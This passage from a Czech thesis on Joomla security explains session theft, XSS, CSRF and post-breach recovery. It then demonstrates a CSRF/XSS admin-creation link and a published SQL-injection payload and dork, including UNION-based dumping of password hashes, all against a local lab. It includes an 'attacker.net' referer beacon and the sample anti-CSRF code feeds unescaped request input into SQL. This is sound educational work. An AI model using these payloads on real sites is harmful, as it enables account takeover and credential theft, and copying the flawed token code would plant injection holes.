4.3 Krádež session

Původní funkcí HTTP protokolu bylo pouze odpovídání na požadavky a nebylo tedy nutné udržovat jakékoliv informace o uživateli, který požadavek odeslal. Na rozdíl od protokolů IMAP nebo SSH je proto bezstavový. K dispozici má pouze informace předávané při spojení, tedy obsah požadavku a informace o spojení.

K identifikaci klienta v případě posloupnosti požadavků se využívá Session. Aby server správně přiřadil požadavky ke konkrétnímu klientovi, musí být označeny unikátním identifikátorem, který se ve většině případů generuje při přihlášení a předáván je jako cookies, referer v HTTP hlavičce nebo přímo metodou GET/POST. Session se tedy využívají všude tam, kde je nějaká autorizace a zajišťuje, aby se po kliknutí například na nastavení účtu zobrazil právě náš účet a nikoli někoho jiného. Pro identifikaci není možné použít IP adresu, protože pod jednou adresou se do internetu může připojovat i celá firma. Podobná situace je i v případě různých anonymizérů a proxy. Proto lze IP adresu využít pouze jako doplňující prvek identifikace.[59]

Podstatou útoku je získání identifikátoru sezení a jeho následné podstrčení serveru. Útočník pak předstírá korektně přihlášeného uživatele. Délka trvání útoku je omezena

---

[58] PHP a MySQL – MySQLi - 2. díl. In: *Programujte.com* [online]. 2010 [cit. 2013-05-04]. Dostupné z: http://programujte.com/clanek/2010030700-php-a-mysql-mysqli-2-dil/

[59] Advanced session stealing (část 1.). In: *Security-Portal.cz* [online]. 2006 [cit. 2013-05-04]. Dostupné z: http://www.security-portal.cz/clanky/advanced-session-stealing-%C4%8D%C3%A1st-1

pouze na čas, kdy je oběť přihlášena. Jakmile se odhlásí, je sezení ukončeno a při dalším přihlášení mu bude vygenerováno opět nové unikátní session ID. Metod pro získání session existuje celá řada. Většinou se útočník snaží podstrčit oběti JavaScriptový kód, ať už na stránce nebo v příloze emailu. Jindy je potřeba oběť přesměrovat přes proxy server nebo využít DNS spoofing. Před těmi nejjednoduššími je většina webů dnes již imunní, jako příklad ale poslouží dostatečně.

4.3.1 Příklad útoku

Pokud je identifikátor sezení přenášen v ULR, lze provést útok založený na skutečnosti, že pokud někdo klikne na odkaz na stránce, prohlížeč v požadavku pošle mimo jiné i položku referer obsahující kompletní URL stránky, která odkaz obsahovala. Stačí tak oběti podstrčit odkaz na vlastní stránku obsahující skript, který tuto položku uloží do databáze nebo třeba pošle útočníkovi emailem. Útok lze ještě zdokonalit tak, že nakonec ani nevyžaduje aktivitu od uživatele a je téměř nezjistitelný. Prohlížeč totiž odesílá referer i s požadavkem na obrázek, který je na stránce. Jako zdroj obrázku ale může být uveden skript nacházející se stránce útočníka. Obrázek přitom nemusí být vůbec viditelný.

```
<img src="http://attacker.net/img.gif" width=0 height=0>
```

Kromě HTML přílohy emailu se ale znaky < a > správně zinterpretují zřídkakde.

4.3.2 Zabezpečení proti krádeži session

Valná většina XSS útoků je vedena s cílem získat session ID. Proto je důležité zaměřit se na obranu proti tomuto typu útoku.

Typickou metodou ochrany proti popsanému příkladu je přesměrování. Uživatel, který klikne na odkaz je nejdříve přesměrován na stránku, která nevyžaduje identifikaci a odtud je teprve přesměrován na cílovou adresu. Takto získaný HTTP referer je pro útočníka bezcenný.[60]

Proti odposlouchávání session je vhodné používat šifrované HTTPS. Pokud je šifrováno pouze přihlášení, útočník nedokáže odposlechnout heslo, cookies však ano. Identifikátory sezení je nutné generovat náhodně a kontrolovat i IP adresu uživatele. Délka sezení by

[60] SELEMENT, Pavel a Martin MAJOR. *Zranitelnosti webových aplikací*. Praha, 2008. Dostupné z: http://ondrej.jikos.cz/vyuka/swi117/2008/zranitelnost-webovych-aplikaci.pdf

měla být nastavena na co nejnižší hodnotu, zároveň by však neměla obtěžovat uživatele neustálým odhlašováním. V Joomle lze nastavit platnost sezení v globálním nastavení pod záložkou „Systém“. Kontrola IP adresy uživatele, který sezení začal, není v Joomle implementována. To lze však změnit instalací komerčního rozšíření vSession Control. S aktivním sezením by návštěvníci a správci neměli prohlížet jiné weby a před opuštěním stránky by se vždy měli odhlásit z aplikace.

4.4 Cross-Site Scripting (XSS)

XSS je dnes jedním z nejpopulárnějších útoků na webové stránky a spočívá ve vkládání obvykle JavaScriptového kódu nebo HTML tagů do stránky. Nemusí se však vždy jednat pouze o webová fóra nebo návštěvní knihy, které dovolují uživateli odeslat vstupní data. Reflected útok totiž JavaScriptový kód nikam neukládá. Takto napadnutelná je podle odhadů naprostá většina internetových stránek. Nejedná se ovšem o útok proti webové aplikaci, nýbrž proti návštěvníkům stránek, které generuje. XSS bývá často podceňován, jelikož se může zdát, že JavaScript je poměrně neškodný jazyk. Existuje ale několik frameworků, z nichž pravděpodobně nejznámější je BeEF, které pomocí JavaScriptu dokáží odchytávat stisknuté kláves, skenovat síť, v níž se oběť nachází nebo využít bezpečnostních děr prohlížeče k ovládnutí počítače. Cílem útoku ale může být i spuštění klientského skriptu relativně nedestrukčního charakteru způsobující změnu vzhledu nebo chybnou validaci zdrojového kódu.[61]

4.4.1 Reflected XSS

Reflected útok bývá do češtiny překládán jako okamžitý. Jeho podstatou je totiž okamžité vykonání nebezpečného skriptu, který je předáván v parametrech URL adresy a není tedy trvale vložen do stránky. Stačí, aby oběť přistoupila pomocí podstrčeného odkazu na stránky generované webovou aplikací, která využívá parametry přenášené v URL adrese. Skript obsažený v odkazu pak například odešle požadované údaje z prohlížeče oběti na server útočníka, kde dojde k jejich zpracování. Prohlížeč takové jednání neposoudí jako

[61] Zabezpečení webových aplikací I. - klientské skriptovací jazyky. In: *Access server* [online]. 2007 [cit. 2013-05-10]. Dostupné z: http://access.feld.cvut.cz/view.php?cisloclanku=2007090001

bezpečnostní riziko, protože vykonaný skript patří webové aplikaci a ta je oprávněna přistupovat k datům prohlížeče.[62]

4.4.2 Stored XSS

Jedná se o daleko nebezpečnější variantu útoku, kdy se skript vykoná v prohlížečích všech návštěvníků, i když na stránky přistoupily přes regulérní odkaz. Lze se s ním setkat převážně na stránkách, jejichž obsah je načítán z databáze nebo v prostředí webového emailového klienta. Terčem útoku se proto stávají diskuzní fóra a návštěvní knihy. Útočník těží z nedostatečně zabezpečených vstupů a výstupů, kdy jsou nebezpečné znaky následně zobrazovány přímo v textu.[63]

4.4.3 Příklady útoku

4.4.3.1 Reflected

Nadpis stránky je načítán pomocí následujícího PHP kódu:

```
<?php echo $_GET['nadpis']; ?>
```

Útočník podstrčí oběti upravený odkaz obsahující skript, který bude po kliknutí zpracován prohlížečem.

```
http://urladresa/stranka.php?nadpis=Nadpis<script>alert('Toto je úspěšný XSS útok.');</script>
```

4.4.3.2 Stored

Příkladem útoku typu stored může být komentář vložený do návštěvní knihy napadených stránek. Při zobrazení stránky se vložený skript spustí každému návštěvníkovi, který má v prohlížeči povolen JavaScript.

```
Tohle jsou vážně<script>alert('Toto je úspěšný XSS útok.')</script> super webovky!
```

---

[62] SCAMBRAY, Joel a Mike SHEMA. *Hacking bez tajemství: webové aplikace*. Vyd. 1. Brno: Computer Press, 2003, 328 s. ISBN 8072267698.
[63] SCAMBRAY, Joel a Mike SHEMA, Ref. 62

4.4.3.3 Maskování kódu

JavaScriptový kód může být různými způsoby maskován. Jednou z možností je funkce objektu String fromCharCode, která konvertuje ASCII kód na jeho znakovou podobu.

```
<script>alert(String.fromCharCode(88, 83, 83));</script>
```

4.4.4 Zabezpečení proti Cross-Site Scripting

Tvůrci webových aplikací a jejich rozšíření by neměli zapomínat ošetřovat všechny vstupy a výstupy včetně cookies, URL a dat získaných metodou POST/GET nebo uložených v databázi. Obecně se proti XSS ošetřují zpravidla výstupy. Zabrání se tím i útokům skrz administrační rozhraní, kdy útočník pozmění již existující článek. Vstupy by měli být ošetřeny především proti různým druhům injection útokům. V PHP jazyce k tomu slouží funkce `htmlspecialchars`, která převádí všechny HTML značky a další speciální znaky na entity. Útoku naopak nezabrání funkce `addslashes`, neboť při použití výše uvedeného maskování můžeme zapsat potřebné znaky, aniž by byly escapovány.

Nevhodně působí skutečnost, že HTML je velmi odolné vůči chybám v kódu, ale způsob jakým se prohlížeče zotavují z chyby, není ve standardu zcela definován. Různé prohlížeče řeší tento problémem odlišně, a tak kód na první pohled nesprávný, může být prohlížeči stejně interpretován. Pokud chceme uživatelům povolit pouze některé HTML tagy jako tučné písmo nebo kurzivu, nelze k tomu použít funkci `strip_tags`. Pomocí CSS by totiž útočník mohl tag `strong` přes atribut `style` roztáhnout na požadovanou velikost a nastaví spuštění skriptu při události `OnMouseOver`. Pokud tedy chceme povolit formátování textu, měly bychom k tomu použít vlastní systém značek, které převedeme na patřičné HTML tagy až v poslední etapě zobrazení. Takovými systémy jsou např. Smarty, Teng nebo BBCodes implementovaný v populárním systém phpBB.

Uživatel se proti XSS může bránit pouze vypnutím JavaScriptu avšak za cenu částečné nebo úplné nefunkčnosti některých stránek. K některým prohlížečům je také možné doinstalovat bezpečnostní rozšíření bránící mnoha typům XSS. V případě Firefoxu např. rozšíření NoScript. Nejdříve je ale nutné pomocí častých dotazů NoScript naučit, jaké weby mohou JavaScript v prohlížeči používat.

4.5 Cross-Site Request Forgery (CSRF)

Princip útoku je zřejmý ze slova „forgery“, které v překladu znamená „padělání“. Cílem útočníka je donutit uživatele přihlášeného k webové aplikaci ke kliknutí na odkaz, který slouží k vykonání požadované akce uvnitř aplikace. Takto vykonaný požadavek bude z pohledu aplikace oprávněný, ačkoliv byla akce provedena bez vědomí uživatele. Aby mohl útočník vytvořit funkční odkaz, který provede požadovanou akci, musí dobře znát strukturu napadené aplikace. Oběť samozřejmě nemusí na odkaz kliknout úmyslně. Stačí, aby navštívila webovou stránku obsahující skrytý obrázek, jehož zdroj by odkazoval na padělanou URL adresu. Použít lze také automaticky odeslaný skrytý formulář napsaný v JavaScriptu.[64]

4.5.1 Příklad útoku

Pro ilustraci lze uvést příklad CSRF útoku na jednoduchou webovou aplikaci která nepoužívá systém tokenů a požadavky jsou od uživatele přenášeny v URL adrese.

```
<img src="http://www.strnka.com/clanek/?akce=smazat&id=30" />
```

Pokud by na takový obrázek narazil návštěvník stránek, který by současně měl stále aktivní sezení v cílové aplikaci, došlo by bez jeho vědomí k odstranění článku, jehož id je 30.

4.5.2 Zabezpečení proti Cross-Site Request Forgery

Nejlepším řešením je použití jednorázových autorizačních tokenů. Při výpisu stránky je vygenerován náhodný token, který je uložen také do session, nebo v lepším případě do databáze. Tento token je také přidán do skrytého formuláře, který obsahuje všechny parametry identifikující akci uživatele, a bude tak spolu s nimi odeslán. Před vykonáním požadavku aplikace ověří, zda se odeslaný token shoduje s očekávaným a poté se zahodí.

Implementace systému autorizačních tokenů přitom není nijak obtížná. Jednoduché řešení ukládajíc tokeny do databáze může vypadat takto.

```
<?php
$token = substr(md5(rand()),0,32);
```

[64] Zabezpečení webových aplikací I., Ref. 61

Při vypisování formuláře se pak provede uložení tokenu do databáze a doplnění formuláře o parametr token.

```
mysql_query("INSERT INTO auth_tokens (token, validity) VALUES
('$token', NOW() + INTERVAL 1 HOUR)");
```

```
echo "<input type='hidden' name='token' value='$token' />\n";
```

Jakmile je provedena akce, ověří se pomocí těchto řádků platnost tokenu a aplikace vykoná příkazy obsažené v podmínce.

```
mysql_query("DELETE FROM auth_tokens WHERE validity <
NOW()");
```

```
mysql_query("DELETE FROM auth_tokens WHERE token =
'$_REQUEST[token]'");
```

```
if (mysql_affected_rows()) {
```

```
echo "Správný token";
```

```
}
```

```
?>
```

U zvláště důležitých akcí pak může být navíc ochrana v podobě captchy, nebo jiná dodatečná autorizace požadavku. Toto je jeden z důvodů proč se při změně hesla musí obvykle vyplnit i to původní. Sám uživatel se proti tomuto útoku může bránit pouze tak, že bude vždy přihlášen jen v jedné aplikaci a před návštěvou jiných stránek se vždy odhlásí.

5 OBNOVENÍ FUNKCE REDAKČNÍHO SYSTÉMU PO ÚTOKU

Po úspěšně provedeném útoků může hacker nahradit kritické soubory Joomly vlastními, které obsahují zadní vrátka nebo jiný škodlivý kód. V případech kdy nemáme k dispozici zálohu, je nutné nahradit soubory původními. Postup při návratu redakčního systému Joomla zpět do funkčního stavu je následující.

5.1 .htaccess

Pomocí souboru `.htaccess` zabráníme přístupu na napadený web, aby nemohlo dojít k ještě větším škodám. Přidáním následujících řádků povolíme přístup na stránky pouze naší IP adrese. Zároveň zkontrolujeme, zda soubor neobsahuje podezřelé direktivy, které mohl vytvořit útočník.

```
Order Deny,Allow

Deny from all

Allow from 12.34.56.78
```

5.2 Příčina útoku

Při hledání zranitelnosti, odpovědné za napadení systému můžeme zkontrolovat serverové logy. Některé webhostingové společnosti však přístup k logům neposkytují, nebo jej zpoplatňují. Hledané řádky upozorňující na podezřelou aktivitu komponent, mohou vypadat takto:

```
//administrator/components/com_extension/admin.extension.php?
mosConfig.absolute.path=http:
```

nebo

```
../../../../../../../../../../../../../../../../proc/self/environ
```

Dalším vodítkem by mohl být seznam zranitelných rozšíření „Vulnerable Extensions List“, dostupný na oficiálních stránkách projektu Joomla.[65]

---

[65] Security Checklist/You have been hacked or defaced. In: *Joomla! Documentation* [online]. 2013 [cit. 2013-04-25]. Dostupné z: http://docs.joomla.org/Security_Checklist_7#Local_Security

5.3 Lokální testování a hesla k účtům

Všechny počítače používané pro správu Joomly nebo FTP přístup otestujeme na výskyt malware. Následně změníme hesla k SQL databázi a FTP účtu. Přístupové údaje k FTP neukládáme do klienta. Stejným způsobem zacházíme i s uživatelským jménem a heslem účtu administrátora. Uložená hesla nejsou v prohlížeči nijak šifrovaná a mohou být snadno odcizena.

5.4 Záloha souborů

Pro případ že by se nepovedl proces obnovy a také pro pozdější hledání zranitelnosti, kterou zneužil útočník k napadení webu, vytvoříme kompletní zálohu webu i databáze. Na lokální disk přeneseme pomocí FTP konfigurační soubor `configuration.php` a všechny soukromé soubory jako fotografie, obrázky, zvukové a PDF soubory. Nekopírujeme celé adresáře nýbrž pouze jejich obsah, abychom zabránili opětovnému nahrání škodlivých souborů na web. Poté odstraníme celý obsah adresáře s výjimkou souboru `.htaccess`.

5.5 Instalace souborů redakčního systému

Z oficiálních stránek projektu sáhneme aktuální verzi Joomly a obsah archívu s výjimkou instalačního adresáře a `configuration.php` nahrajeme do cílového adresáře na webu. Joomlu není nutné znovu instalovat, protože tabulky v SQL databázi jsou již vytvořeny. Upravený konfigurační soubor s aktuálními přístupovými údaji k SQL databázi nahrajeme včetně potřebných soukromých souborů na web. Změnil-li útočník přístupové údaje super správce, je nutné vytvořit nový účet ručně v SQL databázi. Po přihlášení do správcovské části Joomly změníme hesla na všech účtech s právy administrátora. Nyní můžeme nainstalovat šablonu a aktuální verze rozšíření.

5.6 Zpřístupnění stránek

Ověříme funkčnost stránek a správnou konfiguraci všech rozšíření. Zkontrolujeme nastavení chmod oprávnění a přepíšeme soubor `.htaccess` výchozím souborem, který je standardně obsažen v instalačním archívu.

II. PRAKTICKÁ ČÁST

6 PŘÍKLADY ZNÁMÝCH ÚTOKŮ NA CMS JOOMLA

Na internetu existuje velké množství databází exploitů a zranitelností na různé druhy operačních systémů, redakčních systému a jiných aplikací. Většina zveřejněných útoku na redakční systém Joomla zneužívá neošetřené vstupy volitelných rozšíření. Najdou se ale i exploity použitelné na komponenty, které jsou součástí výchozí instalace Joomly.

Následující dva příklady útoků vedou k získání přístupu do administrace Joomly. Jedná se o nejnebezpečnější varianty, po jejichž úspěšném provedení získá útočník prakticky neomezenou kontrolu nad redakčním systémem, databází i serverem. V případě nedostatečného zabezpečení ze strany webhostingu může útok pokračovat i na další webové stránky, sdílející server s napadeným systémem.

6.1 Vytvoření účtu super správce pomocí CSRF

Aby mohl tento útok úspěšně proběhnout, musí správce kliknout na odkaz podstrčený útočníkem. Zároveň musí být oběť přihlášená do administrace, nebo alespoň mít stále aktivní sezení, například pokud opustil správcovskou část bez odhlášení.

Jedná se o útok kombinující techniku Cross-Site Scripting a Cross-Site Request Forgery. Pro vložení útočníkova skriptu je zneužita nedostatečně zabezpečená komponenta pro správu kontaktů. JavaScriptový kód se po přechodu na odkaz stane součástí stránky a spustí se.

6.1.1 Provedení útoku

Útok byl demonstrován na místním disku počítače s nainstalovaným balíkem WAMP a IP adresou 192.168.5.100. Joomla 1.6.3 se nachází v adresáři hack163. Soubor uzivatel.js obsahující skript (Příloha I) se nachází o úroveň výše. Jakmile oběť přejde na odkaz, vytvoří se v redakčním systému účet super správce s uživatelským jménem “hack“ a heslem “1234“.

```
http://192.168.5.100/hack163/index.php?option=com_contact&view=category&catid=26&id=36&Itemid=-1%22;'%3E%22%3E%3Cscript%20src=http://192.168.5.100/uzivatel.js%3E%3C/script%3E
```

Protože odkaz vypadá na první pohled velmi nedůvěryhodně, lze jej mnoha způsoby skrýt. Využít lze přesměrování, skrytý formulář nebo rám na stránce. Pokud by oběť vstoupila na

stránku, v jejímž těle je obsažen následující řádek HTML kódu, celý proces proběhne naprosto bez povšimnutí.

```
<iframe src="vyse_zmineny_odkaz" width="0" height="0" style="visibility:hidden;"></iframe>
```

Proti tomuto útoku jsou zranitelné pouze verze Joomly 1.6.0 až 1.6.3, tedy STS verze určené k testování komunitou. Další podmínkou je existence kategorie kontaktů s identifikátorem, který je použit v URL adrese podstrčeného odkazu.

Úspěšné provedení útoku závisí také na webovém prohlížeči oběti. Firefox (v21.0) zobrazí přihlašovací stránku administrace a skript provede až po přihlášení a opětovném kliknutí na odkaz, jako by ignoroval existující sezení. Internet Explorer (v10) zobrazí varování o možném XSS útoku a skript nevykoná. Pokud mu předložím stránku se skrytým vnořeným rámem, zachová se stejně jako Firefox. Z testovaných prohlížečů vykonal okamžitě skript pouze Google Chrome (v27) a do správy uživatelů byl přidán nový účet s přihlašovacími údaji, které jsou vyplněny ve skriptu.

	Name	User Name	Enabled	Activated	User Groups	Email
	hacker	hack	✓	✓	Registered Super Users	falesny@mail.com
	Super User	dpjoomla	✓	✓	Super Users	btjacker@seznam.cz

Obr. 12. Původní a vytvořený účet ve výpisu registrovaných uživatelů

6.2 Změna hesla správce pomocí SQL injection

SQL injection je jedním z nejčastějších typů útoků na CMS Joomla. V internetových databázích zranitelností lze najít desítky útoků na jeho rozšíření. Výjimkou nejsou ani exploity na komponenty jádra Joomly, jejich výskyt je však poměrně vzácný. Postup u takových útoků je vždy stejný a díky automatickým nástrojům jeho provedení nevyžaduje žádné zvláštní znalosti, dokonce ani znalost syntaxe SQL jazyka. Po zveřejnění zranitelnosti proto následuje vlna útoků na webové stránky s dobrou pozicí ve výsledcích vyhledávačů.

Většina exploitů tohoto typu, zveřejněná v posledních měsících, je určena pro komerční rozšíření, jejichž autoři po zveřejnění zranitelnosti okamžitě chybu opravili a vydali novou

verzi komponenty. Také nekomerční zranitelné rozšíření se dočkaly záplat a starší verze náchylné k útoku se na stránkách autorů nevyskytují. Výjimku tvoří nepříliš populární komponenta s názvem „Clan Roster“, sloužící k organizování členů herních klanů, kterou jsem použil pro demonstraci útoku.

6.2.1 Provedení útoku

Joomla 1.5.2 je nainstalována v adresáři hack152. Stejně je pojmenována i databáze obsahující ukázková data a čtyři registrované uživatele, z nichž dva mají oprávnění super správce.

Popis zranitelnosti často obsahuje vše potřebné k provedení útoku.

```
Joomla Component com_s5clanroster Sql Injection Vulnerability
==============================================================

#####################################################################
.:. Author : AtT4CKxT3rR0r1ST [F.Hack@w.cn]
.:. Dork : inurl:"com_s5clanroster"
.:. Script : http://www.newone.org/s5-clan-roster-shape5-extensions
#####################################################################
===[ Exploit ]===

Sql Injection:
==============

www.site.com/index.php?option=com_s5clanroster&view=s5clanroster&layout=category&task=category&id=1[sql]


www.site.com/index.php?option=com_s5clanroster&view=s5clanroster&layout=category&task=category&id=-null'
+/*!50000UnIoN*/+/*!50000SeLeCt*/group_concat(username,0x3a,password),222+from+jos_users-- -
#####################################################################
```

Obr. 13. Popis zranitelnosti komponenty Clan Roster

K nalezení oběti většinou slouží „Google Dork“, což je řetězec obsahující upřesňující parametry vyhledávání. V našem případě hledá vyhledávač stránky, jejichž URL adresa obsahuje „option=com_s5clanroster“.

První z odkazů značí místo v adrese, kde lze SQL dotaz rozšířit o vlastní podmínky a příkazy. Druhý odkaz obsahuje připravený dotaz pro získání informací z databáze. Po kliknutí na něj se na stránce objeví řádek obsahující uživatelská jména a hesla z tabulky „jos_users“, zřetězená pomocí funkce `group_concat`. Hesla jsou však v podobě hashe odděleného dvojtečkou od řetězce znaků salt. Získání hesla z hashe je časově náročné, proto se pro opatření přístupu do administrace používá resetování hesla, jehož novou podobu si útočník následně zvolí sám.


Pro získán potřebných sloupců tabulek lze namísto pracného vytvářen dotazu použít aplikaci s uživatelsky příjemným prostředím, které se o vše postará sama. K demonstraci jsem použil volně dostupnou verzi programu Havij Advanced SQL injection, která neobsahuje některé pokročilé funkce profesionální verze, nicméně pro tento příklad je naprosto dostatečná.

Po vložení odkazu aplikace ověří, zda je označený parametr náchylný k SQL injection a v případě úspěchu zobrazí název databáze.

```
Analyzing http://192.168.5.100/hack152/index.php?option=com_s5clanroster&
Host IP: 192.168.5.100
Web Server: Apache/2.2.22 (Win32) PHP/5.2.2
Powered-by: PHP/5.2.2
Keyword Found: launch
DB Server: MySQL >=4.1
Selected Column Count is 2
Valid String Column is 1
Current DB: hack152
```


Obr. 14. Výpis z logu aplikace Havij Advanced SQL injection

Nyní stačí pomocí několika kliknutí načíst seznam tabulek MySQL databáze, následně si některou z nich vybrat a zvolit sloupce, které chceme zobrazit.



Obr. 15. Tabulka uživatelů napadeného redakčního systému

Do verze 1.5.16 existoval v Joomle nedostatečně zabezpečený proces resetu hesla. Stránka k tomu určená vyžadovala pouze emailovou adresu uživatele, na kterou byl zaslán ověřovací token nutný pro přístup k formuláři, kde si uživatel zvolil nové heslo. Útočník si tedy vybral ze získaných údajů správce, na jehož emailovou adresu nechal zaslat email k ověření identity.




Obr. 16. Formulář pro zadání emailové adresy

Po odeslání formuláře byl vygenerován řetězec 32 náhodných znaků a uložen do sloupce „activation“ k záznamu uživatele, jemuž zadaná adresa patřila. Současně s tím byl odeslán email s tokenem a instrukcemi na jeho adresu.


Útočník sice nemá přístup k emailové schránce správce, může ale nahlédnout přímo do databáze a potřebný token zkopírovat. Nyní už zbývá jen odeslat formulář a zvolit si heslo. S uživatelským jménem a novým heslem se pak může přihlásit do administrace.

username	usertype	activation
admin	Super Administrator	
Editor1	Editor	
Reg1	Registered	
TomNovak	Super Administrator	68e7a9378ca53ba1fde744fe17e62dac

Obr. 17. Tabulka uživatelů obsahující token pro reset hesla



Obr. 18. Odeslání získaného řetězce



Obr. 19. Volba nového hesla k účtu správce

Joomla 1.5 používá standardně prefix tabulek „jos_“. Při instalaci lze zvolit vlastní znaky, avšak tato volba se nachází v rozšířeném nastavení, které většina uživatelů nemění. Proto obsahují exploity již předchystané URL adresy s dotazem na uživatelská jména a hesla. Změnou prefixů lze útočníkův postup pouze zpomalit, nikoli však zastavit. V případě automatických nástrojů jako Havij Advanced SQL injection nehraje nastavené prefixů žádnou roli.

V Joomla 1.5.16 byl proces resetu hesla lépe zabezpečen a pomocí SQL injection již není možné získat přístup k administraci tak snadno. Do formuláře přibylo pole pro zadání uživatelského jména, které by si samozřejmě útočník mohl také přečíst v databázi, token pro ověření však nadále není ukládán přímo do databáze. Tam se uloží pouze náhodný řetězec znaků, ze kterých je potřebný token vytvořen za použití klíče, uloženého v souboru `configuration.php`, a není tedy do databáze ukládán. S dostatkem času a výpočetního výkonu lze ale získat heslo z hashe vytvořeného algoritmem MD5, který byl prolomen již v roce 2004.

7 VYTVOŘENÍ KOMPLEXNÍ WEBOVÉ PREZENTACE

K redakčnímu systému Joomla existuje na internetu nepřeberné množství grafických šablon, neboť těch několik málo výchozích většině uživatelů nevyhovuje. Dostupné jsou jak univerzální vzhledy, tak i šablony s konkrétním zaměřením.

V případech, kdy uživatel vyžaduje originální vzhled, má prakticky na výběr z několika možností. Časově nejnáročnější je tvorba šablony od úplného začátku a je také podmíněna dobrou znalostí redakčního systému, jazyka PHP, HTML, JavaScriptu a v neposlední řade kaskádových stylů CSS. Druhou možností je úprava již existující volně dostupné šablony, jejíž licence takové jednání umožňuje. Vzhled lze poměrně snadno přizpůsobit editací CSS souborů a nahrazením výchozí hlavičky a patičky vlastní grafikou. Poslední jmenovanou možností, kterou jsem ke tvorbě šablony využil i já, je vygenerování vzhledu k tomu určenou aplikací. Každá takto vytvořená šablona má stejnou strukturu a lze ji proto snadno rozšířit o nové, přesně rozmístěné pozice pro obsah generovaný redakčním systémem, a vytvořit tak originální design. Výhodou je zaručená funkčnost pokročilých možností, jako používání přípon tříd modulů, které v běžně dostupných šablonách často nefungují.

7.1 Softwarové vybavení

Kromě FTP klienta a obvyklých programů obsažených v operačním systému Windows bylo k tvorbě webových stránek využito následujících aplikací.

7.1.1 Extensoft Artisteer 3.1.0

Artisteer je WYSIWYG generátor statických webových stránek ale i šablon pro redakční systémy Joomla, Drupal, WordPress, Blogger a DotNetNuke. Pro základní tvorbu vzhledu nevyžaduje žádné další znalosti z oblasti programovacích jazyků nebo grafických editorů. Obsahuje funkce návrhu vzhledu jednotlivých elementů, návrh barevného schématu podle obrázku a další. Předinstalováno je kromě množství vzorů použitelných na pozadí stránky nebo také spousta stylů pro tlačítka nebo položky menu. Jakákoliv změna nastavení je okamžitě promítnuta do náhledu, a uživatel tak má neustále přehled o aktuální podobě šablony. Vyexportovaný archív lze nainstalovat do redakčního systému a okamžitě používat. Program vyniká především rychlostí a jednoduchostí.

7.1.2 Adobe Photoshop CS5

Slovo Photoshop je dnes synonymem pro retuš nebo digitální úpravu fotek. V angličtině se dokonce běžně používá jako sloveso. Jedná se o nejznámější bitmapový grafický editor s takřka neomezenými možnostmi. Je vhodný jak na úpravu fotografií, tak i na tvorbu zcela nové grafiky. Na jednotlivé vrstvy lze aplikovat filtry nebo jim snadno přidávat efekty jako stíny a prostorový vzhled, což usnadňuje práci hlavně při webdesignu. Neocenitelná je také funkce rozdělení dokumentu na jednotlivé části, které lze hromadně exportovat v mnoha formátech a stupních komprese.

7.1.3 WampServer 2.2E

Při tvorbě projektu není obvykle žádoucí, aby byl nedokončený a nezabezpečený web nebo aplikace veřejně přístupný. Nejen z tohoto důvodu se používají balíčky jako WAMP a XAMPP obsahující vše potřebné pro instalaci webových aplikací, spouštění PHP skriptů a testování. Součástí balíčku je Apache, MySQL, PHP a doplňky PHPMyAdmin a SQLiteManager pro snazší správu. Výhodou lokálního vývoje je rychlejší odezva a možnost přímé úpravy souborů bez nutnosti nahrávání na server před jejich spuštěním.

7.2 Tvorba šablony

7.2.1 Architektura webových stránek

Před započetím práce na šabloně je důležité zvolit, jaké prvky se na stránce budou vyskytovat a navrhnout jejich rozmístění. Vzhledem k tomu že se nejedná o složitý web se správou několika úrovní uživatelů, ale pouze o jakoby statické stránky určené k prezentaci obsahu, není nutné na stránce zobrazovat přihlašovací formulář, menu pro psaní nových článků a další moduly typické pro redakční systém.

7.2.1.1 Navigace

Obsah stránek bude členěn podobně jako teoretická část práce do čtyř sekcí, které se dále rozdělí na maximálně pět kategorií. Navigaci tedy bude tvořit následující dvouúrovňové menu:

A. Redakční systémy
